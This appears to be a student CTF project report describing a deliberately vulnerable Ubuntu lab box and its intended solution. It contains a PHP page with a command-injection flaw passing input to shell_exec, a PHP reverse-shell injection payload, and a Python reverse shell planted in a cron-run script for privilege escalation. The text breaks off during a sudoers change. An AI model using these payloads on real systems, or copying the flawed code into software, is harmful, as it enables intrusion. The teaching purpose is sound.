



IE3092

Information Security Project

3rd Year, 2nd Semester

FINAL_REPORT

Video Link -

https://mysliit-my.sharepoint.com/:v:/g/personal/it18166934_my_sliit_lk/EbO3N41NznZBhm4HSYo5Uw8BfTftiR_hjuFFyIFjDclpiQ

Introduction

Our CTF box is initially a web based box and eventually we will be moving to a shell based CTF. The box is being made using an older Ubuntu server version (12.04). The CTF hunter should be in the same ip range and hunt for the ip address of the server to move forward.

Audience/Theme

We will be focusing on software engineers in software companies with the motive of keeping them aware of vulnerabilities which could be in web sites and servers while development.

Implementation

We have used an Ubuntu server version to host our CTF box and there are two apache instances installed in the same Ubuntu server.

Inside the /etc/apache2 configuration files we have done the needed modification to create the two instances.

- Added the uncommon port along with the default port in the apache2.conf

```
GNU nano 2.2.6          File: ports.conf

# If you just change the port or add more ports here, you will likely also
# have to change the VirtualHost statement in
# /etc/apache2/sites-enabled/000-default
# This is also true if you have upgraded from before 2.2.9-3 (i.e. from
# Debian etch). See /usr/share/doc/apache2.2-common/NEWS.Debian.gz and
# README.Debian.gz

NameVirtualHost *:80
Listen 80
Listen 63374

<IfModule mod_ssl.c>
    # If you add NameVirtualHost *:443 here, you will also have to change
    # the VirtualHost statement in /etc/apache2/sites-available/default-ssl
    # to <VirtualHost *:443>
    # Server Name Indication for SSL named virtual hosts is currently not
    # supported by MSIE on Windows XP.
    Listen 443
</IfModule>

<IfModule mod_gnutls.c>
    Listen 443
</IfModule>
```

- Created a new path for the uncommon port in /sites-available/default

```
<VirtualHost *:80>
    ServerAdmin webmaster@localhost

    DocumentRoot /var/www
    <Directory />
        Options FollowSymLinks
        AllowOverride None
    </Directory>
    <Directory /var/www/>
        Options Indexes FollowSymLinks MultiViews
        AllowOverride None
        Order allow,deny
        allow from all
    </Directory>

    ScriptAlias /cgi-bin/ /usr/lib/cgi-bin/
    <Directory "/usr/lib/cgi-bin">
        AllowOverride None
        Options +ExecCGI -MultiViews +SymLinksIfOwnerMatch
        Order allow,deny
        Allow from all
    </Directory>
```

```
<VirtualHost *:63374>
    ServerAdmin webmaster@localhost

    DocumentRoot /var/my
    <Directory />
        Options FollowSymLinks
        AllowOverride None
    </Directory>
    <Directory /var/my/>
        Options Indexes FollowSymLinks MultiViews
        AllowOverride None
        Order allow,deny
        allow from all
    </Directory>

    ScriptAlias /cgi-bin/ /usr/lib/cgi-bin/
    <Directory "/usr/lib/cgi-bin">
        AllowOverride None
        Options +ExecCGI -MultiViews +SymLinksIfOwnerMatch
        Order allow,deny
        Allow from all
    </Directory>
```


At one apache instance, we have assigned the first apache instance to a default and common port and the other apache instance is assigned to an uncommon port.

First apache instance

FLAG#1

- In the first apache instance we have created two web pages and on the first web page, it is assigned to the default page. And to make things easier at the beginning the CTF player

could find the first flag if he/she refers the page source of that web page.
This flag is encrypted using base64, therefore to get the original format, it should be decrypted using base64.



```
1 <html>
2   <body>
3     <h1>This is PRIMAL!!!</h1>
4     <!-- "RkxBR3tiZHNqYTI1NkBjc2RmfQ==" -->
5   </body>
6 </html>
7
8
```


- And there is a second web page in this apache instance and this page is kept hidden.
 - To find out this hidden page, we have to use a directory bruteforce. We can use the following command to do so.

- **dirsearch -u http://<IP>:<port> -e php,html -l <wordlist path>**

- But the page cannot be found using the default kali directory wordlist
 - The CTF player have to guess the robot.txt file and then he/she could find a random folder in it which the customised wordlist is found.
 - Using that wordlist the hidden page could be found using directory bruteforce.

FLAG #2


After finding the hidden page, and when trying to access that particular web page, it will show that the page could be accessed only by mobile devices.



You need to login from a mobile device to see the flag

Mobile Device

Therefore the page should be modified to be responsive to any device and when it is accessed by mobile device, the FLAG#2 will be received.



Following is the source code for mobile responsiveness implementation.

```
<?php
function isMobileDevice() {
    return preg_match("/(android|avantgo|blackberry|bolt|boost|cricket|docomo|fone|hiptop|mini|mobi|palm|phone|pie|tablet|up\.browser|up\.
    link|webos|wos)/i", $_SERVER["HTTP_USER_AGENT"]);
}
if(isMobileDevice()){
    echo "Flag2: dsdfdsdffsokfwpofmf";
}
else {
    echo "You need to login from a mobile device to see the flag";
}
?>
<html>


<head>
<title>This page can be accessed only by mobile devices</title>
</head>

<body>
<h1>Mobile Device</h1>
</body>
</html>
```

And that's all with the apache instance one.


Second Apache instance


As in the first apache instance, there are two web pages but only one will be used. The default page has no functions whereas the other hidden page which could be found using the same directory list found on the first instance is what we will be using. The following diagram shows the results of the directory bruteforce and we could observe a page named “secret” and that’s the page we r looking for.



```
root@kali: ~  
File Edit View Search Terminal Help  
[12:57:05] 403 - 298B - /.htaccess.save  
[12:57:05] 403 - 296B - /.htaccessbak  
[12:57:05] 403 - 297B - /.htaccess.txt  
[12:57:05] 403 - 296B - /.htaccessold  
[12:57:05] 403 - 297B - /.htaccessold2  
[12:57:05] 403 - 297B - /.htpasswd-old  
[12:57:05] 403 - 295B - /.httr-oauth  
[12:57:10] 403 - 292B - /cgi-bin/  
[12:57:12] 403 - 288B - /doc/  
[12:57:12] 403 - 303B - /doc/en/changes.html  
[12:57:12] 403 - 302B - /doc/stable.version  
[12:57:13] 200 - 13B - /index  
[12:57:13] 200 - 13B - /index.html  
[12:57:13] 200 - 64KB - /info  
[12:57:13] 200 - 64KB - /info.php  
[12:57:14] 301 - 324B - /manual -> http://192.168.8.103:63374/manual/  
[12:57:14] 200 - 576B - /manual/index.html  
[12:57:17] 200 - 576B - /secret/  
[12:57:17] 200 - 576B - /secret  
[12:57:17] 403 - 297B - /server-status  
[12:57:17] 403 - 298B - /server-status/  
  
Task Completed  
root@kali:~#
```

The hidden web page is created with a **command-injection vulnerability**.






Since this page is vulnerable to command injection, the CTF hunter could capture the request from burp and try to modify the request to obtain a reverse shell for a low privileged user. In order to obtain the reverse shell the hunter should inject a payload which will satisfy the needs.

Observe the below diagram



Once captured the request, send it to repeater inject payload.



Following is the source code for the command injection vulnerability.

```
<?php

function greater($one)
{
    if (!preg_match("/[&|;|V|/|'", $one)) {
        return "";
    }
    else {
        return "true";
    }
}

if ($_SERVER["REQUEST_METHOD"] == "POST") {
    $commands = $_POST["commands"]; // drop box
    $command_params = $_POST["command_params"]; // input field

    if (greater($command_params)){
        // command exec attempt detected
        echo '<div class="alert alert-primary" role="alert">
        Command exec attempt detected
    </div>';
    } else {
        $output = shell_exec($commands . " " . $command_params);
        echo "<pre>$output</pre>";
    }
}

>>


<!DOCTYPE html>
<html>
<head>
<title></title>
</head>
<body>
<form action="/secret.php" method="post" class="form-inline">

    <div class="form-group mb-2">
        <select name="commands" id="command">
            <option>select a value</option>
            <option value="tracert">tracert</option>
            <option value="cat">cat</option>
            <option value="ping">ping</option>
        </select>
        <input type="text" class="form-control" name="command_params" id="command_params" placeholder="8.8.8.8">
        <button type="submit" name="command_params_button" class="btn btn-primary mb-2">Execute</button>
    </div>

</form>
```


Once the payload has been injected successfully, the low privilege user (www-data) could be obtained by opening the listener.

This has been successfully exploited to get the low privilege user.



The screenshot shows a Kali Linux terminal window with the following commands and output:


```
root@kali:~# cd Downloads/
root@kali:~/Downloads# nano commands.txt
root@kali:~/Downloads# cat commands.txt
dirsearch -u http://192.168.8.103 -e php.html -l Downloads/wordlist.txt
-- 8.8.8.8 ping statistics --
commands=ping; php -r '$sock=fsockopen("192.168.8.106",1234);exec ("/bin/sh -i <
&3 >&3 2>&3");' #&command_params=8.8.8&command_params_button=
root@kali:~/Downloads# nc -lvp 1234
listening on [any] 1234
192.168.8.103: inverse host lookup failed: Unknown host
connect to [192.168.8.106] from (UNKNOWN) [192.168.8.103] 37416
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@ubuntu:/var/my$
```

A Firefox browser window in the background shows the URL `192.168.8.103:63374/se`.

Implementation of obtaining user account

After successfully exploiting and getting access to the low privileged user account, we have implemented the next step of our CTF to exploit the user account.

We have implemented a **cronjob** in the user account which will be running every minute. Following is the way we have created a cronjob.



The screenshot shows a terminal window with the following content:

```
Applications ▾ Places ▾ Terminal ▾ Fri 15:17 •
takar@ubuntu: /root

File Edit View Search Terminal Help
GNU nano 2.2.6 File: /etc/crontab

# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file,
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * takar    /tmp/clean.py
#
```

As we can see in the above image inside the `/etc/crontab` a cronjob which is highlighted has been created to run every minute.


Therefore the CTF hunter who obtains the low privilege user must search for ways of privilege escalation and find out that there is a cronjob running by accessing this `/etc/crontab` file.

From there he should use a payload in the `/tmp/clean.py` file which will be discussed below.

Steps to obtain the user account

```
www-data@ubuntu:/root$ nano /etc/crontab
www-data@ubuntu:/root$
```

The `www-data` user should access the `/etc/crontab` file as shown above and he will find out that there is a cronjob running in the user account as the user name mentions '**takar**'.



```
Applications ▾ Places ▾ Terminal ▾ Fri 15:17 ●
takar@ubuntu: /root
File Edit View Search Terminal Help
GNU nano 2.2.6 File: /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * takar    /tmp/clean.py
#
```

And under the command column, it mentions the path of the file where the cronjob is implemented. Therefore the user should direct to the `/tmp` file and create a python file named **clean.py**.

The reason the user should create a file is that, since its inside the `/tmp` folder its temporary and gets deleted once the machine gets off.

```
www-data@ubuntu:/root$ cd /tmp/
www-data@ubuntu:/tmp$ ls
VMwareDnD  vmware-root  vmware-root  1874-592023822
www-data@ubuntu:/tmp$ nano clean.py
```

As we can see the /tmp file is empty, we created a clean.py file.

After creating it we have to insert the payload into the file and wait for a minute for it to execute since the cronjob runs every minute.

```
GNU nano 2.2.6      File: clean.py      Modified
python -c 'import socket, subprocess, os;
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM);
s.connect(("192.168.8.104", 1234));
os.dup2(s.fileno(), 0);
os.dup2(s.fileno(), 1);
os.dup2(s.fileno(), 2);
import pty;
pty.spawn("/bin/bash")'
```

The above diagram shows the payload inserted into the clean.py file and before we execute it we have to open a listener in our machine as shown below.

```
root@kali:~/Downloads# nc -lvp 1234
listening on [any] 1234 ...
```

Then we wait for a minute and the cronjob executes and we can successfully exploit the user account.

```
root@kali:~/Downloads# nc -lvp 1234
listening on [any] 1234 ...
192.168.8.104: inverse host lookup failed: Unknown host
connect to [192.168.8.105] from (UNKNOWN) [192.168.8.104] 35005
takar@ubuntu:~$ python -c 'import socket, subprocess, os; s=socket.socket(a
```

FLAG #USER

As we have successfully exploited the user account we can get the user flag which is inside the home directory of the user account.

```
takar@ubuntu:/home$ ls
clean takar user.txt
takar@ubuntu:/home$ cat user.txt
flag{YouHaveToKillULL}
takar@ubuntu:/home$
```

Implementation of obtaining root account

After successfully exploiting the user account, the next step is to exploit the root user and complete the CTF.

We have implemented a sudo vulnerability in the root account and the CTF hunter have no clue of it. This vulnerability works for machines only which has the sudo version less than 1.8.14. My CTF box has an upgraded version, therefore I have forcefully made it vulnerable by doing the following.

I have done a modification in the /etc/sudoers file for this vulnerability to exist.

```
GNU nano 2.2.6 File: /etc/sudoers
# This file MUST be edited with the 'visudo' command as root.
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
# See the man page for details on how to write a sudoers file.
#
Defaults    env_reset
